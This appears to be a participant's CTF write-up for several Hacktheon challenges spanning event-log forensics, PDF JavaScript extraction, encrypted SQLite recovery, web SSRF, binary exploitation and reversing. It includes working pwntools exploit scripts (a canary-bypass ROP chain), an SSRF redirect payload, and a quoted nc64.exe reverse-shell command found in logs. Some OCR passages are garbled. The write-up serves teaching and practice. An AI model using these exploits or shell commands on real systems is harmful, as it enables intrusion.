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문제 이름 Question	Qualification Write Up

문제 풀이과정 작성 (캡처화면 필수)/Write-up Details (The screenshot is mandatory)

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
Rumor 1

(for Rumor series, i use evtxecmd to parse the event log file)

Find mail subdomain


ded 225209463_04.jpg (Width: 480, Height: 480)

Rumor 2



find executable that the malicious run which nc64.exe (C:\\Users\\john\\AppData\\Local\\Temp\\nc64.exe\" 211.197.16.198 5454 -e cmd)

Rumor 3



Finding some data related to network scan "ping" found 192.168.100.x

Rumor 4

AD5505C, IPPNASH-GAZ/RBS48E27JD95AA760015ABFF880", "Payloadbatad": "Signed: true", "Payloadbatas": "Image: C:\\Windows\\System32\\systhest.exe", "UserName": "NT AUTHORITY\\SYSTEM", "Naploescription": FileCreate", "Chunk gleUpdate.exe", "Payloadbatad": TargetFilename: C:\\Program Files (286)\\Google\\Temp\GM3540.tmp", "UserName": "NT AUTHORITY\\SYSTEM", "Naploescription": FileCreate", "Chunk gleUpdate.exe", "Payloadbatad": "DestinationHostname: DESKTOP-710NH8V", "Payloadbatad": "DestinationIp: 92.68.200.107", "UserName": "DESKTOP-710NH8V\)ohn", "Naploescription": Network for 1.6.198", "Payloadbatas": "DestinationHostname: DESKTOP-710NH8V", "Payloadbatad": "DestinationIp: 92.68.200.107", "UserName": "DESKTOP-710NH8V\)ohn", "Naploescription": Network for 1.6.198", "Payloadbatas": "DestinationIp: 92.68.200.107", "UserName": "DESKTOP-710NH8V\)ohn", "Naploescription": Network for 1.6.198", "Payloadbatas": "TargetFilename: C:\\Windows\\System32V\\config\\S


The attack payload is base64 encoded and executed by the same process that scan the network

Rumor 5

me\","#text\":\","\",|'(\parate\":\",\"); (\paration \"; \parate \"); (\paration \parate \"); (\parate \parate \"); (\parate \parate \


The attacker request to server's secret.tar.gz

Dog Gallery



S3 AWS Bucket if being opened is vulnerable. So i use S3Scanner to scan the bucket and found this "suspicious".txt file





The header chunk of the png is deleted, so I'll just add it

Confidential


```
-(jons®01-20-jonathans)-[~/ctf/Hacktheon]
-$ pdf-parser --object 4 --raw --filter confidential.pdf > jspdf
 -(jons®01-20-jonathans)-[~/ctf/Hacktheon]
_$ cat jspdf
This program has not been tested with this version of Python (3.11.8)
Should you encounter problems, please use Python version 3.11.1
obj 4 0
Type: /Action
Referencing:
/Type /Action
/S /JavaScript
/JS <76617220656E636F646564537472203D20225545734442416F4141414141414141414951442F2F2F2
F2F73414541414C4142414141514141415733527959584E6F585338774D4441774C6D526864502F2F2F2
```

In confidential, i notices that there are javascript on the pdf, so i use pdf-parser to take a look for it and convert it using cyberchef into ascii

57316C4D53353462577851537745434C5141554141594143414141414345414C524464783263444141437543414141455 14141414141414141414141414141414141413945774141643239795A43397A5A5852306157356F63793534625778515377 45434C5141554141594143414141414345414F7633366E2B73414141426D417741414841414141414141414141414141414 1414141445446674141643239795A433966636D56736379396B62324E31625756756443353462577775636D5673633142 4C415149744142514142674149414141414951444333592F50344141414763434141414C414141414141414141414141414 44639556558426C633130756547317355457342416930414641414741416741414141684148544F306A4376415141416B 778515377554741414141414177414441442F416741416742774141414141223B0D0A0D0A66756E6374696F6E20626173 6536344465636F646528737472297B0D0A20202072657475726F2061746F6228737472293B0D0A7D0D0A0D0A7661722 06465636F646564537472203D206261736536344465636F646528656E636F646564537472293B0D0A636F6E736F6C652E 6C6F67286465636F64656453747229





Decode the base64



MS Office


Given zip containing xlsx file, try to open it but it was invalid






Tracker 1

I was searching for chrome cache data but cant find it (i think its deleted) but found this instead.




It contains the history log of the user, and tells us that they want to download something called session messenger. So maybe its the SNS! I found the app's cache folder and analyze it



The app got sqlite database, but it was encrypted so i try to open it using sqlchipher. And it asks for password/key. So i try to open some files and stumbled upon config.json that contains string tagged "key" and try that. The key was: 0x9b342d389f8fad56ebdf0d30c94436f7ea1bdcf9daab10f9b93895b100943921. I check the databases and found this

conversation table with id in it. And the third id is the seller's id



Intelitigation

We were not given any binary in attachment, but we will get the binary from the server after we connect to it.

```
unsigned __int64 sub_1324()
{
    __int64 buf[65]; // [rsp+0h] [rbp-210h] BYREF
```

```
unsigned __int64 v2; // [rsp+208h] [rbp-8h]

v2 = __readfsqword(0x28u);
printf("input> ");
memset(buf, 0, 512);
read(0, buf, 0x300uLL);
printf("Your input> ");
printf("%s", (const char *)buf);
return v2 - __readfsqword(0x28u);
}
```

```
__int64 sub_12D9()
{
    return qword_4020[qword_4070];
}
```

After analyzing the binary the server gave, I found out that the it is a full mitigated binary and the stack canary is overwritten in the constructor with a value that exists in data section. But the canary is randomized for every session. The next bug is the use of read function that overflows the input buffer. We can exploit that bug to leak the PIE base address and at the same time overwrite the return address. After that, the exploitation process is very specific. Here is the script that I used.


```
#!/usr/bin/python
from pwn import *
exe = './intelitigation'
elf = context.binary = ELF(exe, checksec = 0)
context.bits = 64
context.log_level = 'debug'
host, port = "nc hto2024-nlb-fa01ec5dc40a5322.elb.ap-northeast-2.amazonaws.com
5001".split(" ")[1:3]
io = remote(host, port)
sla = lambda a, b: io.sendlineafter(a, b)
sa = lambda a, b: io.sendafter(a, b)
ru = lambda a: io.recvuntil(a)
s = lambda a: io.send(a)
sl = lambda a: io.sendline(a)
rl = lambda: io.recvline()
com = lambda: io.interactive()
li = lambda a: log.info(a)
rud = lambda a:io.recvuntil(a, drop=0x1)
r = lambda: io.recv()
int16 = lambda a: int(a, 16)
rar = lambda a: io.recv(a)
rj = lambda a, b, c : a.rjust(b, c)
```

```
lj = lambda a, b, c : a.ljust(b, c)
d = lambda a: a.decode('utf-8')
e = lambda a: a.encode()
cl = lambda: io.close()
rlf = lambda: io.recvline(0)
rud(b">\n\n")
elfb64 = rlf()
with open("./intelitigation", "wb") as f:
    f.write(base64.b64decode(elfb64))
    os.chmod(f.name, 0o755)
idx = u64(elf.read(0x4070, 8))
canary = u64(elf.read(0x4020 + 8 * idx, 8))
li(f"{hex(canary)} = }")
sa(b"> ", flat({0x208: canary, 0x218: b"\x29"}))
rud(b"haafiaaf")
elf.address = u64(io.recv(6) + b"\setminus 0\setminus 0") - 0x1329
assert elf.address & 0xfff == 0
li(f"{hex(elf.address) = }")
    b"> ",
    flat({
        0x208: canary,
        0x218: [
        # 0x00000000000012b4 : mov rdi, rsp ; pop r8 ; ret
        elf.address + 0x12B4,
        u64(lj(b"flag", 8, b'\0')),
        elf.address + 0x124E,
        0xdeadbeef,
        ],}
com()
```


```
65 61 61 65
                       66 61 61 65
                                     67 61 61 65
                                                   68 61 61 65
                                                                 eaae faae gaae
000001a0
                                                                                 haae
000001b0
          69 61 61 65
                        6a 61 61 65
                                     6b 61 61 65
                                                   6c 61 61 65
                                                                  iaae
                                                                       jaae
                                                                            kaae
          6d 61 61 65
                                     6f 61 61 65
                       6e 61 61 65
                                                   70 61 61 65
                                                                 maae naae oaae
000001c0
                                                                                 paae
000001d0
          71 61 61 65
                        72 61 61 65
                                     73 61 61 65
                                                   74 61 61 65
                                                                  qaae raae saae taae
          75 61 61 65
                       76 61 61 65
                                     77 61 61 65
000001e0
                                                   78 61 61 65
                                                                  uaae vaae waae xaae
          79 61 61 65
                                     62 61 61 66
000001f0
                        7a 61 61 66
                                                   63 61 61 66
                                                                       zaaf
                                                                            baaf
                                                                  vaae
                                                                                 caaf
00000200
          64 61 61 66
                       65 61 61 66
                                     15 fb d7 73
                                                   17
                                                            b7
                                                                  daaf
                                                                       eaaf
                                                   b8 55 54 68
00000210
          68 61 61 66
                        69 61 61 66
                                     b4 82 66 7e
                                                                  haaf iaaf
                                                                                 • UTh
                                     34 75 74 31
00000220
          31 73 5f 31
                        73 5f 62 33
                                                   66 75 31 5f
                                                                  ls 1 s b3 4ut1 ful
                                     00 00 00 00
00 00 00 00
00000230
          63 34 6e 34
                                                                  c4n4
                                                                       гу
                              00 00
                                                      00 00 00
00000240
             00 00
00000280
          00 00 53 65
                       67 6d 65 6e 74 61 74 69 6f 6e 20 66
                                                                  Se gmen tati on f
          61 75 6c 74
                       0a 0a
                                                                 ault
00000290
```

```
[*] Got EOF while reading in interactive
```

Revact



When I open the website and inspected it, I found out that there is a file named main.5e39c7c2.js.



Upon reading the code, I found the flag checker algorithm.


```
// Define Button component
xe.displayName = "Button";
const Ce = e.forwardRef(((e, t) => {
 let { as: n, bsPrefix: r, variant: o = "primary", size: i, active: u = !1, disabled: s =
!1, className: c, ...d } = e;
  const p = f(r, "btn");
  const [m, { tagName: h }] = Se({ tagName: n, disabled: s, ...d });
  return (
      \{\ldots m\}
      ref={t}
      disabled={s}
      className={1()(
        р,
        u && "active",
        o && `${p}-${o}`,
        i && `${p}-${i}`,
        d.href && s && "disabled"
```

```
}));
// Assign Button component aliases
Ce.displayName = "Button";
const Ee = Ce;
// Function for handling button click event
function Ne(e) {
  const t = function(e) {
    let t = arguments.length > 1 && void 0 !== arguments[1] ? arguments[1] : "w";
    e.ms("".concat(t).concat(n(114)).concat("on").concat(n(103)));
  const n = e => String.fromCharCode(e);
  const r = function(e, n) {
    let r = arguments.length > 2 && void 0 !== arguments[2] ? arguments[2] : "c";
    if (e.s(n) && 7 === e.l) {
      e.ms("".concat(r, "or").concat("re", "ct"));
  return (
      variant="primary"
      type="button"
      onClick=\{n \Rightarrow \{
          n.target.form[0].value.endsWith(n.target.form[0].value[0]) &&
          n.target.form[0].value.startsWith("X")
          r(e, n.target.form[0].value);
        } else {
          t(e);
      Check
    </Ee>
// Function for handling text input change
function _e(e) {
  return (
    <ke.Control
      type="text"
      placeholder="FLAG"
```

```
onChange={t => {
          t.target.value
            .split("")
            .map(e => (e.charCodeAt() < 33 ? "a" : ""))</pre>
            .map(e => (e.charCodeAt() > 126 ? "b" : ""))
            .join("").length === 0
          e.t(true);
        } else {
          e.t(false);
        e.ls(t.target.value.length);
// Component for rendering a form
function Pe(t) {
 let [n, r] = e.useState("-");
 return (
      <ke.Group className="mb-3" controlId="formFlag">
        <ke.Label>{n}</ke.Label>
       <_e t={t.t} ls={t.ls} />
      </ke.Group>
     <Ne s={t.s} l={t.l} c={t.c} ms={r} />
    </ke>
// Main application component
function ze() {
 let [t, n] = e.useState(0);
 let [r, 1] = e.useState(false);
 // Set "z" in LocalStorage on component mount
 e.useEffect(() => {
    localStorage.setItem("z", "D");
 }, []);
  return (
   <div className="align-middle h-100 p-5">
     <D className="mt-5">
        <D.Body>
          <D.Title>
            Simple React App
          </D.Title>
          ⟨Pe
```

So, I wrote a z3 solver to satisfy the condition.

```
#!/usr/bin/python
import z3
from Crypto.Util.number import long_to_bytes
flag_char = [z3.BitVec(f"flag_{i}", 8) for i in range(7)]
s = z3.Solver()
s.add(flag_char[0] == flag_char[-1])
s.add(flag_char[0] == ord("X"))
s.add(flag_char[5] - 56 == flag_char[1] - 5)
s.add(flag_char[2] == flag_char[3])
s.add(flag_char[2] == ord("@"))
s.add(flag_char[4] == ord("D"))
s.add(flag_char[5] == flag_char[4] + 54)
if s.check() == z3.sat:
    solution = s.model()
    flag = z3.Concat(flag_char)
    print(long_to_bytes(solution.eval(flag).as_long()).decode())
else:
   print("Hadehh")
```



Decrypt Message 1

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
unsigned long* encryption(unsigned long data[], unsigned long size)
    unsigned int eax;
    unsigned int edx;
    unsigned int ecx;
    unsigned int byte_address;
    for (byte_address = 0; byte_address < size; byte_address++)</pre>
        eax = data[byte_address];
        ecx = eax + 0x11;
        eax = eax + 0xB;
        edx = edx >> 8;
        eax = eax >> 0x10;
        data[byte_address] = eax;
    return data;
unsigned long* _encryption(void* data, unsigned long size)
    unsigned long* data_chunk = NULL;
    unsigned long* result;
    int i;
    if (size & 1) size++;
    data_chunk = (unsigned long*)malloc(size * sizeof(unsigned long));
    if (!data_chunk) return NULL;
    memset(data_chunk, 0, size * sizeof(unsigned long)); // Ensure memory is initialized
to zero
    for (i = 0; i < size / 2; i++) data_chunk[i] = ((unsigned short*)data)[i];</pre>
    result = encryption(data_chunk, size / 2); // Adjusted the size passed to encryption
    return result;
int main(int argc, char *argv[])
```

```
if (argc < 2) {
        printf("Usage: %s <text to encrypt>\n", argv[0]);
        return 1; // Exit if no argument is provided
    }
    const char* input = argv[1];
    unsigned long size = strlen(input); // Use the length of the input argument
    // Ensure the input is treated correctly based on how _encryption function is expected
to work
    unsigned long* encrypted data = encryption((void*)input, size);
    // Print each encrypted unsigned long in hexadecimal format
    printf("Encrypted data in hexadecimal format: ");
    for (unsigned long i = 0; i < (size + 1) / 2; i++) { // Adjusted loop condition based}
on encryption function logic
        printf("%lx", encrypted_data[i]);
   printf("\n");
    free(encrypted_data); // Remember to free the allocated memory
    return 0;
```

It's a simple encryption, but it becomes complicated because the output is a concatenation of unaligned hex numbers. Therefore we cannot easily know what the original parts looked like. Fortunately, we know that every part is a combination of 1 or 2 characters. As a result, we can collect encryption results from every possible combination into a table and then decrypt the ciphertext from the left to the right using that table.

```
#!/usr/bin/python
import z3
from Crypto.Util.number import long to bytes
import string
from itertools import product
def encrypt(s):
    chunks = []
    for i in range(0, len(s), 2):
            chunks.append((s[i + 1] << 8) \mid s[i])
        except IndexError:
            break
    if len(s) % 2 != 0:
        chunks.append(s[-1])
    for i in range(len(chunks)):
        eax = chunks[i]
        ecx = eax + 0x11
        eax = eax + 0xB
        ecx = eax * ecx
        edx = ecx
        edx = edx >> 8
```

```
eax = edx
        eax = eax ^ ecx
        eax = eax >> 0x10
        eax = eax ^ edx
        eax = eax ^ ecx
        chunks[i] = eax
    return b"".join(i.to_bytes((i.bit_length() + 8) // 8) for i in chunks)
ct = "188d1f2f13cd5b601bd6047f4496ff74496ff7"
table = {}
for p in product(string.printable, string.printable):
    s = "".join(p).encode()
    table[s] = encrypt(s).hex().lstrip("0")
for s in string.printable:
    s = s.encode()
    table[s] = encrypt(s).hex().lstrip("0")
flag = ""
while len(ct) > 0:
    for k, v in table.items():
        if ct.startswith(v):
            flag += k.decode()
            ct = ct[len(v) :]
            break
print(flag)
```

```
| A | Stoidthewarrior | Stoid | Stoid | A | Stoid | A
```

Decrypt Message 2

The encryption is quite simple. Firstly it generates the key randomly and then it performs encryption algorithm that equivalent with this python code.

```
def encrypt(pt, key):
    key = bytearray(key)
    tmp = bytearray(len(pt))
    order = list(range(len(key)))
    ct = bytearray(xor(pt, key))
    for i in range(len(key)):
        for j in range(i, len(key)):
            if key[j] < key[i]:
                 key[j], key[i] = key[j], key[j]
                  order[j], order[j]
    for i in range(0, len(ct), len(key)):</pre>
```

```
for j in range(len(key)):
        tmp[i + j] = ct[i + order[j]]
for i in range(len(ct)):
    ct[i] = tmp[i]
return bytes(ct)
```

The problem is, we only know the cipher text and first 5 characters of the plain text. So it's inevitable to brute force the key. The following is the solver for this challenge.

```
#!/usr/bin/python
from pwn import xor
from itertools import permutations
def decrypt(ct, key):
    key = bytearray(key)
    tmp = bytearray(len(ct))
    order = list(range(len(key)))
    for i in range(len(key)):
        for j in range(i, len(key)):
            if key[j] < key[i]:</pre>
                key[j], key[i] = key[i], key[j]
                order[i], order[j] = order[j], order[i]
    pt = bytearray(xor(ct, key))
    for i in range(0, len(ct), len(key)):
        for j in range(len(key)):
            tmp[i + j] = pt[i + order.index(j)]
    for i in range(len(ct)):
        pt[i] = tmp[i]
    return bytes(pt)
ct = bytes.fromhex("446709213550020f3b28696533183206631e030743394d4531")
prefix = b"BrU7e"
for p in permutations(prefix):
    s = bytes(p)
    order = [s.index(b) for b in prefix]
    t = xor(ct, s)
    key = bytes([t[:5][i] for i in order])
    pt = decrypt(ct, key)
    if pt.startswith(prefix) and pt.decode().isprintable():
        print(f"key: {key.decode()}")
        print(f"flag: {pt.decode()}")
```

```
/ Re/Decrypt Message 2

/>>>> python solver.py

key: w6tPl

Flag: BrU7e fORcE l5 p0w3rFuli!

/ A itoidthewarrior

/ Re/Decrypt Message 2

// Re/Decrypt Message 2
```

GithubReadme

Given an url. The structure of the URL:

SCHEMA://URL/PATH

In this scenario Schema: https

host: raw.githubusercontent.com{path.path}
Path: {path.branch_name}/README.md

index.php in the host:

```
<?php
header("Location: http://localhost:8044/api/admin");
}>
```

We notice that there are SSRF vulnerability. To exploit it we can add '@' and the https://raw.githubusercontent.com will be the username, and add '#' to make all the lines that come after '#' be a fragment.

We need to access the admin page on localhost:8044/api/admin. Allow redirect in python requests is true in default which mean that the request will follow the redirection until it finishes. So we need to host a server that will redirect to the admin page and craft the request payload

```
Request
 Pretty
          Raw
                  Hex
1 POST /api/view HTTP/2
2 Host: githubreadme.hacktheon-ctf.org
3 Accept: application/json, text/plain, */*
4 Accept-Language: en-US
5 Accept-Encoding: gzip, deflate, br
6 Content-Type: application/json
7 Content-Length: 70
8 Origin: https://dlz9gz6bh0fyka.cloudfront.net
9 Referer: https://dlz9gz6bh0fyka.cloudfront.net/
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: cross-site
13 Te: trailers
14
15 (
     "path": "@4b37-104-28-213-127.ngrok-free.app#",
     "branch name": "master"
```

POST /api/view HTTP/2

Host: githubreadme.hacktheon-ctf.org

```
{"path":"@<HOST>/#","branch_name":"master"}
Then, we got the Flag: J_DN5_S5L_CUST0M_JH
```

Findiff

We were given two binaries that resembled each other. But the title of this challenge imply that the binaries is different. So, let's see what's the differences.

```
warrior 🛮 🎏 🗁 🥦 /Pwn/findiff
 >>> |
>>> diff --minimal <(readelf -sW <u>vsftpd</u> | awk '{ print $8 }') <(readelf -sW <u>vvsftpd</u> | awk '{ print $8 }'
43a44
> printf@GLIBC_2.2.5
65a67
> signal@GLIBC_2.2.5
106a109
> open@GLIBC_2.2.5
115a119
> exit@GLIBC 2.2.5
687a692
> printf@GLIBC_2.2.5
823a829
> signal@GLIBC 2.2.5
1065a1072
> open@GLIBC 2.2.5
1135a1143
> exit@GLIBC 2.2.5
1182a1191
> getFlag
            toidthewarrior 👺 🗁 🤰 /Pwn/findiff 🦠
```

That's it, we can see that the vvsftpd binary has getFlag function in it.

```
      0x00005bc1
      48897df8
      mov qword [p_sess], rdi

      0x00005bc5
      488d0557ffff.
      lea rax, [dbg.getFlag]

      0x00005bcc
      4889c6
      mov rsi, rax

      0x00005bcf
      bf0b00000
      mov edi, 0xb

      0x00005bd4
      e807f0ffff
      call sym.imp.signal
```

The function is used as a handler for SIGSEGV signal. So our objective is to crash the program and we will get the flag automatically. To crash the program, we just need to simply send large number of characters.

```
#!/usr/bin/python

from pwn import *

io = remote("hto2024-nlb-fa01ec5dc40a5322.elb.ap-northeast-2.amazonaws.com", 5000)
io.sendline(cyclic(0x9999))
io.interactive()
```